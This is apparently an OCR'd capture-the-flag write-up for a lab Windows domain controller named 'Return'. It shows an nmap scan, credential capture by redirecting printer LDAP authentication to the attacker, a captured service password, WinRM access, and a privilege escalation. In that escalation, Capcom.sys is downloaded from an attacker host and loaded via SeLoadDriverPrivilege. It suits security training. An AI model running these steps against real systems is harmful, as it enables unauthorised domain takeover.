
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.108 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 19:46 IST
Nmap scan report for 10.10.11.108
Host is up (0.93s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-21 14:36:50Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49518/tcp open  msrpc         Microsoft Windows RPC
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.43 seconds
```


2) Checked the web page



Vulnerability Assessment

1) Since we can control the authentication, we can authenticate to our ip






svc-printer@1edFg43012!!

Exploitation

1) Got access to winrm



Privilege Escalation

1) Checked privileges

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
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Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

2) Exploited SeLoadDriverPrivilege to get Admin access

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> wget http://10.10.14.12/Capcom.sys -outfile Capcom.sys
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> ./eoploaddriver64.exe System\CurrentControlSet\Capcom C:\Users\svc-printer\Desktop\Capcom.sys
Hello World!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
svc-printer
The command completed successfully.
```